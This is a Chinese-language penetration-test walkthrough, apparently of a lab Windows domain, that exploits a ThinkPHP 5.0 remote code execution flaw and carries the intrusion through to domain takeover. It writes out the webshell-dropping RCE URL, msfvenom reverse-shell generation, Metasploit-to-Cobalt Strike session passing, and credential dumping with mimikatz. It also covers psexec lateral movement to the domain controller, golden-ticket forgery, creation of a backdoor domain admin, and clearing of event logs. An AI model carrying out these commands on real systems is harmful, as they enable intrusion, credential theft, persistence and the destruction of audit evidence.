

漏洞探测

Thinkphp框架v5.0版本



ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 七牛云 独家赞助发布]

- 1 使用框架利用工具
- 2 探测出存在ThinkPHP5 5.0.22/5.1.29 远程代码执行漏洞(5-rce)
- 3 漏洞原理:由于框架错误地处理了控制器名称,因此如果网站未启用强制路由(默认设置),则该框架可以执行任何方法,从而导致RCE漏洞。

- 1 查找漏洞利用poc
- 2 https://mp.weixin.qq.com/s/3fc1_5EA08dyr16SNQm3HQ

漏洞复现

漏洞触发地址:

- 1 `/index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=shell.php&vars[1][]=url编码后的马子`

- 1 `http://192.168.111.150/index.php?s=/index/\think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=milu.php&vars[1][]=%3C%3Fphp%20phpinfo()%3B%20eval(%40%24_POST[%27cmd%27])%3B%20%3F%3E`


成功上传webshell

PHP Version 5.5.38



System	Windows NT WIN7 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"

蚁剑连接



上线MSF

1.生成反弹shell

```
1 msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.111.25  
LPORT=2222 -f exe -o msfshell.exe
```

```
C:\Users\Administrator\Desktop>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.111.25 LPORT=2222 -f exe -o  
shellx64.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7680 bytes  
Saved as: shellx64.exe
```

2.MSF开启监听

```
1 use exploit/multi/handler
2 set payload windows/x64/meterpreter/reverse_tcp
3 set LHOST 192.168.111.25
4 set LPORT 2222
5 run
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.111.25
LHOST => 192.168.111.25
msf exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.111.25:2222:- -
[*] Started reverse TCP handler on 0.0.0.0:2222
```

3.上传蚁剑并执行，成功上线

<pre>LPORT => 2222 msf exploit(multi/handler) > run [-] Handler failed to bind to 192.168.111.25:2222:- - [*] Started reverse TCP handler on 0.0.0.0:2222 [*] Sending stage (230982 bytes) to 192.168.111.150 [*] Meterpreter session 1 opened (10.8.0.6:2222 -> 192.168.111.150:52713) meterpreter > </pre>	<pre>系统信息: Windows NT WIN7 6.1 build 7601 (Windows 7 Professional Edi 当前用户: Administrator (*) 输入 asbhelp 查看本地命令 C:\phpStudy\PHPTutorial\www\public> cd C:\phpStudy\PHPTutorial\www/ C:\phpStudy\PHPTutorial\www\public> shellx64.exe C:\phpStudy\PHPTutorial\www\public></pre>
--	---

```
1 //查看进程
2 ps
3 //迁移进程
4 migrate
5 //查看当前用户
6 getuid
```

- 无可迁移进程进行提权

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
252	4	smss.exe				
296	488	svchost.exe				
332	324	csrss.exe				
384	376	csrss.exe				
392	324	wininit.exe				
440	376	winlogon.exe				
488	392	services.exe				
496	392	lsass.exe				
508	392	lsm.exe				
560	488	svchost.exe				
572	2436	rundll32.exe	x86	0	SUN\Administrator	C:\Windows\SysWOW64\rundll32.exe
624	488	svchost.exe				
664	3340	cmd.exe	x86	0	SUN\Administrator	C:\Windows\SysWOW64\cmd.exe
692	488	svchost.exe				
740	488	svchost.exe				
812	440	LogonUI.exe				
828	488	svchost.exe				
856	488	svchost.exe				
1116	488	spoolsv.exe				
1148	488	svchost.exe				
1508	1984	httpd.exe	x86	0	SUN\Administrator	C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
1584	488	svchost.exe				
1832	488	svchost.exe				
1940	856	taskeng.exe	x64	0	SUN\Administrator	C:\Windows\system32\taskeng.exe
1984	1940	httpd.exe	x86	0	SUN\Administrator	C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
2000	1940	mysqld.exe	x86	0	SUN\Administrator	C:\phpStudy\PHPTutorial\MySQL\bin\mysqld.exe
2028	332	conhost.exe	x64	0	SUN\Administrator	C:\Windows\system32\conhost.exe
2436	1984	notepad.exe	x86	0	SUN\Administrator	C:\Windows\SysWOW64\notepad.exe
2632	488	svchost.exe				
2660	488	sppsvc.exe				
2728	488	SearchIndexer.exe				
2824	664	shellx64.exe	x64	0	SUN\Administrator	C:\phpStudy\PHPTutorial\WWW\public\shellx64.exe
3340	1508	cmd.exe	x86	0	SUN\Administrator	C:\Windows\SysWOW64\cmd.exe
3460	332	conhost.exe	x64	0	SUN\Administrator	C:\Windows\system32\conhost.exe

```
meterpreter > getuid
Server username: SUN\Administrator
meterpreter > |
```

MSF转CS

1. cs创建监听器

编辑监听器

—□×

创建监听器

名字:

MSF

Payload:

Beacon HTTP

Payload选项

HTTP地址:

192.168.111.25

+

□

×

地址轮询策略:

round-robin

最大重试策略:

none

HTTP地址(Stager):

192.168.111.25

配置名称:

default

HTTP端口(上线):

2222

HTTP端口(监听):

HTTP Host头:

HTTP代理:

...

保存

帮助

2.ms转发会话


```
1 use exploit/windows/local/payload_inject #使用该模块可以将 Metasploit 获取到的会话
  注入到CS中
2 set payload windows/meterpreter/reverse_http #和cs监听器保持一致
3 set prependmigrate true #可以不设置，但是端口不要和CS冲突了。
4 set DisablePayloadHandler true #可以不设置
5 set lhost xxxx.xxx.xxx.xx #CS的IP
6 set lport xxx #CS上的listen端口
7 set session 1 #要转发的session
8 run
```

```

1 use exploit/windows/local/payload_inject
2 set payload windows/meterpreter/reverse_http
3 set lhost 192.168.111.25
4 set lport 2222
5 set session 3
6 run

```

cs提权



external	internal	listener	user	computer
192.168.111.150	192.168.138.136	MSF上线	Administrator	WIN7
192.168.111.150	192.168.138.136	MSF上线	SYSTEM *	WIN7

抓取明文密码hash

192.168.111.150	192.168.138.136	MSF上线	Administrator	WIN7
192.168.111.150	192.168.138.136	MSF上线	SYSTEM *	WIN7

会话交互(I)
凭证提权(A)
浏览探测(E)
代理转发(P)
新建会话(S)
K8Ladon
LSTAR
OLa(欧拉)
拖拉机
谢公子的插件
会话操作(e)

抓取Hash(D)
权限提升(E)
黄金票据(T)
创建令牌(o)
PowerShell一句话(O)
抓取明文密码(M)
以其他用户上线(S)

监听器 X Beacon 192.168.138.136@3012 X Beacon 192.168.138.136@3668 X

12/03 16:03:31 beacon> hashdump
12/03 16:03:31 [*] Tasked beacon to dump hashes
12/03 16:03:31 [+] host called home, sent: 82541 bytes
12/03 16:03:32 [+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
heart:1000:aad3b435b51404eeaad3b435b51404ee:a34efdd63a23abead4413ba73cfa5a30:::

12/03 16:04:58 beacon> logonpasswords
12/03 16:04:58 [*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
12/03 16:04:58 [+] host called home, sent: 297594 bytes

横向移动

- 31d开头为空密码

psexec64

user	password	realm	note
Administrator	31d6cfe0d16ae93...	WIN7	
Guest	31d6cfe0d16ae93...	WIN7	
heart	a34efdd63a23abe...	WIN7	
Administrator	dc123.com	SUN	
Administrator	dc123.com	SUN.COM	
SUN\Administrator	dc123.com	SUN\Administrator	
Administrator	e8bea972b354986...	SUN	

用户:

Administrator

密码:

e8bea972b3549868cecd667a64a6ac46

域:

SUN

监听器:

smb

会话:

SYSTEM * via 192.168.138.136@3052

☐ 使用会话的当前访问令牌 (access token)

运行帮助

external	internal	listener	user	computer
192.168.111.150	192.168.138.136	msf上线	Administrator	WIN7
192.168.111.150	192.168.138.136	msf上线	SYSTEM *	WIN7
192.168.138.136	192.168.138.138	msf上线	SYSTEM *	DC

权限维持-黄金票据

```
1 // hashdump
2
3 12/03 14:48:04 beacon> hashdump
4 12/03 14:48:04 [*] Tasked beacon to dump hashes
5 12/03 14:48:04 [+] host called home, sent: 82541 bytes
6 12/03 14:48:05 [+] received password hashes:
7 Administrator:500:aad3b435b51404eeaad3b435b51404ee:e8bea972b3549868cecd667a6
  4a6ac46:::
8 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
  ::
9 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:65dc23a67f31503698981f2665f9d858
  :::
10 admin:1000:aad3b435b51404eeaad3b435b51404ee:a57a02a0b863380719d95ef7b26187af
  :::
11 leo:1110:aad3b435b51404eeaad3b435b51404ee:afffeba176210fad4628f0524bfe1942::
  :
12 DC$:1001:aad3b435b51404eeaad3b435b51404ee:943b80b83b650b7b820798f81c5917d8::
  :
13 WIN7$:1105:aad3b435b51404eeaad3b435b51404ee:6d6d5294f7cde2547574a579a6d82d33
  :::
```

```
1 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:65dc23a67f31503698981f2665f9d858::
  :
2
3 // krbtgt hash
4 65dc23a67f31503698981f2665f9d858
```

- 获取sid --> S-1-5-21-3388020223-1982701712-4030140183

```
1 //shell whoami /user
2
3 用户信息
4 -----
5
6 用户名          SID
7 =====
8 sun\administrator S-1-5-21-3388020223-1982701712-4030140183-500
```

- 伪造制作黄金票据

黄金票据

生成黄金票据并注入到当前会话中

用户:

administrator

域:

SUN.COM

域SID:

S-1-5-21-3388020223-1982701712-4030140183

krbtgt哈希:

65dc23a67f31503698981f2665f9d858

...

生成

帮助

```

1 12/03 15:03:39 beacon> mimikatz kerberos::golden /user:administrator
   /domain:SUN.COM /sid:S-1-5-21-3388020223-1982701712-4030140183
   /krbtgt:65dc23a67f31503698981f2665f9d858 /endin:480 /renewmax:10080 /ptt
2 12/03 15:03:39 [*] Tasked beacon to run mimikatz's kerberos::golden
   /user:administrator /domain:SUN.COM /sid:S-1-5-21-3388020223-1982701712-
   4030140183 /krbtgt:65dc23a67f31503698981f2665f9d858 /endin:480
   /renewmax:10080 /ptt command
3 12/03 15:03:39 [+] host called home, sent: 297586 bytes
4 12/03 15:03:40 [+] received output:
5 User      : administrator
6 Domain    : SUN.COM (SUN)
7 SID       : S-1-5-21-3388020223-1982701712-4030140183
8 User Id   : 500
9 Groups Id : *513 512 520 518 519
10 ServiceKey: 65dc23a67f31503698981f2665f9d858 - rc4_hmac_nt
11 Lifetime  : 2025/12/3 7:04:32 ; 2025/12/3 15:04:32 ; 2025/12/10 7:04:32
12 -> Ticket : ** Pass The Ticket **
13
14 * PAC generated
15 * PAC signed
16 * EncTicketPart generated
17 * EncTicketPart encrypted
18 * KrbCred generated
19
20 Golden ticket for 'administrator @ SUN.COM' successfully submitted for
   current session
21
22 12/03 15:04:05 beacon> shell net user hack 123qwe!@# /add /domain
23 12/03 15:04:06 [*] Tasked beacon to run: net user hack 123qwe!@# /add
   /domain
24 12/03 15:04:06 [+] host called home, sent: 67 bytes
25 12/03 15:04:06 [+] received output:
26 命令成功完成。
27
28
29 12/03 15:04:20 beacon> shell net user /domain
30 12/03 15:04:20 [*] Tasked beacon to run: net user /domain
31 12/03 15:04:20 [+] host called home, sent: 47 bytes
32 12/03 15:04:20 [+] received output:
33
34 \\ 的用户帐户
35
36 -----
37 ---
38 admin Administrator Guest
39 hack krbtgt leo
40 命令运行完毕，但发生一个或多个错误。
41
42 12/03 15:04:32 beacon> shell net group "Domain Admins" hack /add /domain
43 12/03 15:04:32 [*] Tasked beacon to run: net group "Domain Admins" hack /add
   /domain
44 12/03 15:04:32 [+] host called home, sent: 74 bytes
45 12/03 15:04:33 [+] received output:
46 命令成功完成。

```

- 成功生成hack域用户

删除痕迹

```
1 wevtutil cl security //清理安全日志
2 wevtutil cl system //清理系统日志
3 wevtutil cl application //清理应用程序日志
4 wevtutil cl "windows powershell" //清除power shell日志
5 wevtutil cl Setup
```